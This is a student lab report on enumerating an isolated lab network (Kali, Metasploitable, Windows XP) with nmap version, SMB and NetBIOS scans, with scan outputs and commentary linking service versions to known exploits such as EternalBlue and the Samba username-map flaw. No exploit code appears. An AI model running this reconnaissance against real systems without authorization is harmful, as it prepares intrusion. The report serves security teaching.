NETWORK SECURITY LAB PROJECTS

Enumeration Using NMAP and NetBIOS Tools & Exploiting Vulnerabilities - Metasploit

SAMEER'S LAB

REPORT

Project: 1

Enumeration Using NMAP and NetBIOS Tools

Task 1

Identify and Record IP Addresses

- **Nmap scan of all active Host machines IP addresses**

```
┌──(raven㉿SPYDER)-[~]
└─$ nmap -sn 192.168.217.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 15:28 EST
Nmap scan report for 192.168.217.2 (192.168.217.2)
Host is up (0.0022s latency).
Nmap scan report for 192.168.217.128 (192.168.217.128)
Host is up (0.0019s latency).
Nmap scan report for 192.168.217.131 (192.168.217.131)
Host is up (0.0025s latency).
Nmap scan report for 192.168.217.132 (192.168.217.132)
Host is up (0.011s latency).
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.68 seconds
```

➢ **Discover live hosts in the network**. ***-sn*** option (ping scan) helps discover live hosts on the subnet. By running these commands, I confirming the presence of my target VMs

- Kali Linux
- Windows XP
- Metasploit able

and ensuring they are reachable for further analysis.

VM Machines	IP address
Kali Linux	***192.168.217.128***
Metasploit	***192.168.217.131***
Window XP	***192.168.217.132***

- ***The IP address of my Kali's VM is 192.168.217.128***

```
┌──(raven㉿SPYDER)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.217.128  netmask 255.255.255.0  broadcast 192.168.217.255
        inet6 fe80::20c:29ff:fed8:f754  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d8:f7:54  txqueuelen 1000  (Ethernet)
        RX packets 9  bytes 1646 (1.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 6158 (6.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- ***The IP address of my Metasploit's VM is 192.168.217.131***

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:82:ea:91
          inet addr:192.168.217.131  Bcast:192.168.217.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe82:ea91/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:75 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9414 (9.1 KB)  TX bytes:7107 (6.9 KB)
          Interrupt:17 Base address:0x2000
```

- ***The IP address of my Windows XP's VM is 192.168.217.132***

```
Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.217.132
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.217.2

C:\Documents and Settings\Administrator>_
```

Task 2

Enumerate Services and Versions

The results of the Nmap Scan for 192.168.217.131 of Metasploit.

- *The List of open ports can be seen in this screen shot image of machine.*

```
┌──(raven㉿SPYDER)-[~]
└─$ nmap -sV -p- 192.168.217.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-08 15:45 EST
Nmap scan report for 192.168.217.131 (192.168.217.131)
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
```

```
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
34108/tcp open  mountd      1-3 (RPC #100005)
35549/tcp open  nlockmgr    1-4 (RPC #100021)
36044/tcp open  status      1 (RPC #100024)
40791/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.38 seconds
```

- **Details of Service Versions:**
  Understanding the specific versions of services running on each **open port** is crucial for assessing potential vulnerabilities. Here's a detailed breakdown:

Port	Service	Version Details
21/tcp	**FTP**	vsftpd 2.3.4
22/tcp	**SSH**	OpenSSH 4.7p1 Debian 8ubuntu1 (Protocol 2.0)
23/tcp	**Telnet**	Linux telnetd
25/tcp	**SMTP**	Postfix smtpd
25/tcp	**SMTP**	Postfix smtpd
53/tcp	**Domain (DNS)**	ISC BIND 9.4.2
80/tcp	**HTTP**	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	**RPCBind**	RPCBind 2 (RPC #100000)
139/tcp	**NetBIOS-SSN**	Samba smbd 3.X - 4.X (Workgroup: WORKGROUP)
445/tcp	**NetBIOS-SSN**	Samba smbd 3.X - 4.X (Workgroup: WORKGROUP)
512/tcp	**Exec?**	Unspecified
513/tcp	**Login**	OpenBSD or Solaris rlogind
514/tcp	**TCPWrapped**	TCPWrapped (Service details not fully identified)
1099/tcp	**Java-RMI**	GNU Classpath grmiregistry
1524/tcp	**Bindshell**	Metasploitable root shell
2049/tcp	**NFS**	NFS 2-4 (RPC #100003)
2121/tcp	**FTP**	ProFTPD 1.3.1
3306/tcp	**MySQL**	MySQL 5.0.51a-3ubuntu5
3632/tcp	**DistCCD**	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp	**PostgreSQL**	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	**VNC**	VNC (protocol 3.3)
6000/tcp	**X11**	X11 (Access denied)
6667/tcp	**IRC**	UnrealIRCd
6697/tcp	**IRC**	UnrealIRCd
8009/tcp	**AJP13**	Apache Jserv (Protocol v1.3)
8180/tcp	**HTTP**	Apache Tomcat/Coyote JSP engine 1.1
8787/tcp	**DRB**	Ruby DRb RMI (Ruby 1.8; Path: /usr/lib/ruby/1.8/drb)
34108/tcp	**Mountd**	Mountd 1-3 (RPC #100005)
35549/tcp	**Nlockmgr**	Nlockmgr 1-4 (RPC #100021)

36044/tcp	**Status**	Status 1 (RPC #100024)
40791/tcp	**Java-RMI**	GNU Classpath grmiregistry

✓ *Why Knowing Service Versions is Critical for Identifying Vulnerabilities*

Understanding the specific versions of services running on a machine is essential for several reasons:

1. **Vulnerability Identification:**

   - **Known Exploits:** Each software version may have specific vulnerabilities documented in databases like the **Common Vulnerabilities** and **Exposures** (**CVE**) system. By identifying the exact version, you can cross-reference these databases to determine if the service is susceptible to known exploits.
   - **Zero-Day Vulnerabilities:** While not immediately actionable, knowing the version can help in monitoring for emerging **threats** or **patches** related to that specific version.

2. **Patch Management and Updates:**

   - **Timely Patching:** Knowing the version allows system administrators to apply the latest patches or updates that address security flaws in that particular version.
   - **Avoiding Deprecated Versions:** It helps in phasing out outdated or unsupported versions that no longer receive security updates.

3. **Risk Assessment and Prioritization:**

   - **Impact Analysis:** Assessing the severity of vulnerabilities associated with specific versions helps prioritize remediation efforts based on the potential impact.
   - **Resource Allocation:** Focus resources on mitigating high-risk vulnerabilities that are present in the identified service versions.

4. **Compliance and Auditing:**

   - **Regulatory Requirements:** Certain industries have compliance standards (e.g., **PCI DSS**) that mandate up-to-date software versions to protect sensitive data.
   - **Audit Trails:** Detailed knowledge of service versions aids in maintaining accurate audit logs and reports for security assessments.

5. **Defense Against Targeted Attacks:**

   - **Tailored Security Measures:** Implementing specific security controls or configurations based on the service versions enhances the overall security posture.
   - **Intrusion Detection:** Understanding service versions can improve the effectiveness of intrusion detection systems by recognizing anomalous behavior specific to certain versions.

6. **Facilitating Incident Response:**

   - **Efficient Troubleshooting:** In the event of a security breach, knowing the exact service versions accelerates the investigation and remediation processes.
   - **Forensic Analysis:** Detailed version information supports forensic activities to understand the attack vectors and methods used.

7. **Enhancing Overall Security Posture:**


   - **Proactive Security Measures:** Regularly auditing and updating service versions is a proactive approach to maintaining robust security defenses.
   - **Minimizing Attack Surface:** Removing or updating vulnerable services reduces the potential entry points for attackers.

✓ **In Summary**, accurately identifying open ports and their corresponding service versions is a foundational step in vulnerability management and overall cybersecurity strategy. It enables precise risk assessments, effective patch management, and the implementation of targeted security controls to protect against potential threats.

Window XP:

The results of the Nmap Scan for 192.168.217.132 window XP.

- The list of Open Ports can be seen on the Target Machine



- **Purpose:** The ***-sV*** flag identifies service versions, while ***-p-*** scans all ports (***1-65535***).
- **Why Important:** Knowing service versions allows pinpointing vulnerabilities specific to the software running on open ports.

2. Details of Service Versions

The scan provided specific details about the services running on the open ports:

Port	Service	Version Details
135/tcp	**MSRPC**	Microsoft Windows RPC
139/tcp	**NetBIOS-SSN**	Microsoft Windows NetBIOS Session Service
445/tcp	**Microsoft-DS**	Microsoft Windows XP File and Printer Sharing
3389/tcp	**Microsoft Terminal Services**	Microsoft Windows XP Remote Desktop Protocol (RDP)

3. *Explanation of Why Knowing Service Versions is Critical for Identifying Vulnerabilities?*

Knowing the specific versions of services is crucial for the following reasons:

I. **Vulnerability Research:**

- **Known Exploits:** Each software version has associated vulnerabilities that are documented in security databases like **CVE.** For instance, Windows XP services like **RDP** and **SMB** (**ports 3389 and 445**) are notorious for critical exploits like **EternalBlue** and **BlueKeep**.
- **Custom Exploits:** Attackers can craft exploits tailored to these versions, making unpatched systems high-risk targets.

II. **Patch Management:**

- Identifying outdated versions helps prioritize patching efforts. For example, Windows XP is no longer supported by Microsoft, leaving it vulnerable to unpatched security flaws.

III. **Risk Prioritization:**

- Vulnerabilities in services like RDP (**port 3389**) or SMB (**port 445**) are high-priority because they are often used in **ransomware attacks** or lateral movement within a network.

IV. **Defense Enhancement:**

- Knowing the service versions enables the implementation of specific mitigation techniques, such as disabling **SMBv1** or enforcing strong **RDP** authentication mechanisms.

V. **Compliance:**

- Running outdated and unsupported services, such as those on Windows XP, may violate compliance standards like **PCI DSS**, which mandate secure and up-to-date systems.

VI. **Incident Response and Monitoring:**

- Services like **RDP** are often targeted for **brute-force attacks**. Monitoring these services effectively requires understanding their version-specific logging and alerting capabilities.

VII. **Reducing Attack Surface:**

- Service versions help identify unnecessary or legacy services that can be disabled to minimize the attack surface. For example, if **NetBIOS** (**port 139**) is not needed, it can be disabled.

❖ Example Risks Associated with the Identified Services:

- **Port 135 (Microsoft RPC):** Can be exploited for remote code execution vulnerabilities.
- **Port 139/445 (NetBIOS/SMB): SMBv1** vulnerabilities like **EternalBlue** were exploited in **WannaCry** ransomware attacks.
- **Port 3389 (RDP): RDP** exploits like **BlueKeep** allow for remote code execution, often leveraged in targeted ransomware campaigns.

- **In Summary,** identifying service versions allows for precise vulnerability management, proactive defense, and compliance adherence. This knowledge directly impacts the security posture of the system and its ability to withstand cyber threats.


Task 3

Extract NetBIOS Information

Using NMAP scripts for NetBIOS and SMB details:

Command: "*nmap --script smb-os-discovery.nse -p 139,445 192.168.217.132*".

1. ***NetBIOS Name, Domain, and Other Relevant Details.***



Purpose: Extract **SMB** and **NetBIOS** information to identify system names, workgroups, and shared resources.

Why Important: Provides insights into misconfigured shares and potential vulnerabilities in file sharing protocols.

2. SMB Security Information and Shared Resources.

To fully enumerate SMB security settings and shared resources, additional tools like **smbclient** or **Nmap** scripts like "*smb-enum-shares"* and "*smb-enum-users* "can be used. However, the scan indicates the following:

- **Ports 139** (NetBIOS-SSN) and **445** (SMB) are open, suggesting SMB services are accessible.
- The target is running an outdated **SMB** implementation (likely SMBv1), as indicated by its association with Windows XP.

Potential shared resources or information about permissions might include:

- Publicly shared directories.
- User permissions or configurations.
- Security policies.

3. Explanation of the Importance of These Details in Penetration Testing

1. **Identifying Weak Points in SMB Implementation**

- **Windows XP and SMBv1:** Both are outdated and vulnerable to well-known exploits, such as **EternalBlue** (CVE-2017-0144) and **SMBRelay** attacks.
- **Authentication Weaknesses:** Misconfigured SMB shares often allow unauthorized access to sensitive data or systems.

2. Domain Reconnaissance

- **Workgroup Information**: The presence of a workgroup instead of a domain suggests a simpler network configuration, often with weaker security controls.
- **NetBIOS Name:** The computer name can help identify the target system's purpose or its role in the network.

3. Pivoting and Lateral Movement

- **SMB** shares can contain credentials or tools for lateral movement within the network.
- **Exploiting SMB** could grant administrative access, enabling the tester to further infiltrate the system.

4. Real-World Exploit Potential

- Tools like **Metasploit** or manual techniques can leverage the information to exploit SMB vulnerabilities.
- **EternalBlue**, for example, could allow remote code execution, giving the tester full control over the system.

5. Security Best Practices Evaluation

Details about open shares and authentication policies can be used to test whether the organization adheres to best practices, such as:

- **Disabling SMBv1.**
- **Requiring strong passwords.**
- **Using up-to-date and patched operating systems.**


6. Demonstrating Business Impact

SMB-related vulnerabilities are critical for demonstrating potential real-world attacks, such as data **exfiltration**, **ransomware deployment**, or **unauthorized administrative access**.

- By analyzing these details, I can assess **SMB** vulnerabilities, evaluate the system's exposure, and provide recommendations to enhance security.

Next Steps for Further Enumeration

Enumerate SMB Shares:




1. **--script smb-enum-shares.nse:** Specifies the use of the smb-enum-shares script, which is an **Nmap Scripting Engine** (NSE) script designed to enumerate **SMB** (Server Message Block) shares on the target.
2. **-p 445:** Limits the scan to port **445**, which is used for SMB over TCP.

Using NMAP scripts for NetBIOS and SMB details:

Command: "*nmap --script smb-os-discovery.nse -p 139,445 192.168.217.131*".

1. NetBIOS Name, Domain, and Other Relevant Details.



2. SMB Security Information and Shared Resources

1. **Ports Detected:**
   - **Port 139:** Used by **NetBIOS** Session Service for **SMB**.
   - **Port 445:** Direct **SMB** communication.
2. **SMB Implementation:**
   - The server is running ***Samba 3.0.20-Debian***, which is an open-source implementation of **SMB/CIFS** for Unix systems. This version is outdated and potentially vulnerable to known exploits.
3. **Potential Shared Resources:**
   - No specific shared resources are listed in this scan. However, further enumeration using tools like smbclient or Nmap scripts ***"smb-enum-shares"*** can help discover shared directories or files.
4. **Security Considerations:**
   - Older **Samba *versions***, like **3.0.20**, have vulnerabilities such as remote code execution and information disclosure.

3. Explanation of the Importance of These Details in Penetration Testing

1. **Assessing Potential Vulnerabilities:**

    - **Outdated Samba Version:** ***Samba 3.0.20*** is ***highly vulnerable*** and has been the target of many exploits. For example, attackers could exploit this version to gain unauthorized access or execute commands on the system.
    - The operating system and domain details can provide insights into the network's architecture and its reliance on legacy systems.
2. **Misconfigurations:**

    - SMB shares could expose sensitive files if they are misconfigured for public or unauthorized access.
    - Weak permissions might allow privilege escalation or lateral movement.

3. **Understanding Attack Vectors:**

    - Open ports (**139/445**) and the outdated Samba version make this target susceptible to exploits like:
        - **Remote code execution (RCE):** Exploiting misconfigured username map settings.
        - **Man-in-the-middle attacks: NetBIOS**-related services are often exploited for spoofing or traffic redirection.
4. **Informing Lateral Movement Strategies:**

    - **SMB** shares and domain information can be used for reconnaissance and credential harvesting, enabling attackers to pivot within the network.
5. **Risk Prioritization:**

    - Systems like this that run older **SMB** services on open ports are a high-priority risk in penetration testing. Testing and mitigating these vulnerabilities are critical to securing the environment.
6. **Demonstrating Business Impact:**

- Exploits against **SMB** can have severe consequences, including full compromise of the server, theft of sensitive information, or use of the system as a launchpad for further attacks.

Next Steps for Further Enumeration

Enumerate SMB Shares:

"nmap --script smb-enum-shares.nse -p 445 192.168.217.131"

```
┌──(raven㉿SPYDER)-[~]
└─$ nmap --script smb-enum-shares.nse -p 445 192.168.217.131

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 14:51 EST
Nmap scan report for 192.168.217.131 (192.168.217.131)
Host is up (0.045s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: <blank>
|   \\192.168.217.131\ADMIN$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\192.168.217.131\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (metasploitable server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|   \\192.168.217.131\opt:
|     Type: STYPE_DISKTREE
```

1. **--script smb-enum-shares.nse:** Specifies the use of the smb-enum-shares script, which is an **Nmap Scripting Engine** (NSE) script designed to enumerate **SMB** (Server Message Block) shares on the target.
2. **-p 445:** Limits the scan to port **445**, which is used for SMB over TCP.

Task 4

Using Default Scripts with NMAP

The Nmap **-sC** option runs default NSE (Nmap Scripting Engine) scripts to gather additional information about the target. Below is a breakdown of the procedure, expected output, and significance of this approach.

Command to Perform the Scan:

"nmap -sC -p- 192.168.217.131 192.168.217.132"

Report of Metasploit

```
┌──(raven㉿SPYDER)-[~]
└─$ nmap -sC -p- 192.168.217.131 192.168.217.132

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 15:01 EST
Nmap scan report for 192.168.217.131 (192.168.217.131)
Host is up (0.0048s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp    open  ftp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.217.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
```

```
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_ssl-date: 2024-12-09T04:25:59+00:00; -15h37m04s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/country
Name=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp    open  domain
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind
| rpcinfo:
|   program version    port/proto  service
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      34108/tcp   mountd
|   100005  1,2,3      57396/udp   mountd
|   100021  1,3,4      33331/udp   nlockmgr
|_  100021  1,3,4      35549/tcp   nlockmgr
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
```

```
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 10
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, LongColumnFlag, ConnectWithDatabase
, Speaks41ProtocolNew
|   Status: Autocommit
|_  Salt: sD7)d>I4g-FWfxICSW<f
3632/tcp  open  distccd
5432/tcp  open  postgresql
|_ssl-date: 2024-12-09T04:25:02+00:00; -15h37m05s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/country
Name=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11
```

```
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp  open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  unknown
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp  open  msgsrvr
34108/tcp open  mountd
35549/tcp open  nlockmgr
36044/tcp open  unknown
40791/tcp open  unknown

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-12-08T23:24:32-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -14h22m04s, deviation: 2h30m00s, median: -15h37m05s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Report of window XP

```
Nmap scan report for 192.168.217.132 (192.168.217.132)
Host is up (0.0010s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: -8s, deviation: 0s, median: -9s
|_nbstat: NetBIOS name: RAGDOLLF-F9AC5A, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:75:41:22 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: ragdollf-f9ac5a
|   NetBIOS computer name: RAGDOLLF-F9AC5A\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-12-09T20:01:27+00:00

Nmap done: 2 IP addresses (2 hosts up) scanned in 108.17 seconds
```

command explanation:

1. **Scans all ports (-p-)** to ensure a thorough enumeration.
2. **Runs default NSE scripts** to discover vulnerabilities, configurations, and additional service details.

➢ Scan Results for Target 192.168.217.131 (Metasploitable):

1. **Open Ports and Associated Services:**
   - Results will confirm previously identified open ports (e.g., **FTP, SSH, Telnet, SMB, MySQL**).

   Default scripts might provide additional insights, such as:

   - Anonymous login allowed on **FTP**.
   - Enumeration of **NetBIOS** or **SMB** shares.

2. **Vulnerabilities and Misconfigurations:**

- **Anonymous FTP login:** If enabled, it may expose sensitive files.
- **SMB Shares:** The scripts may reveal publicly accessible directories.
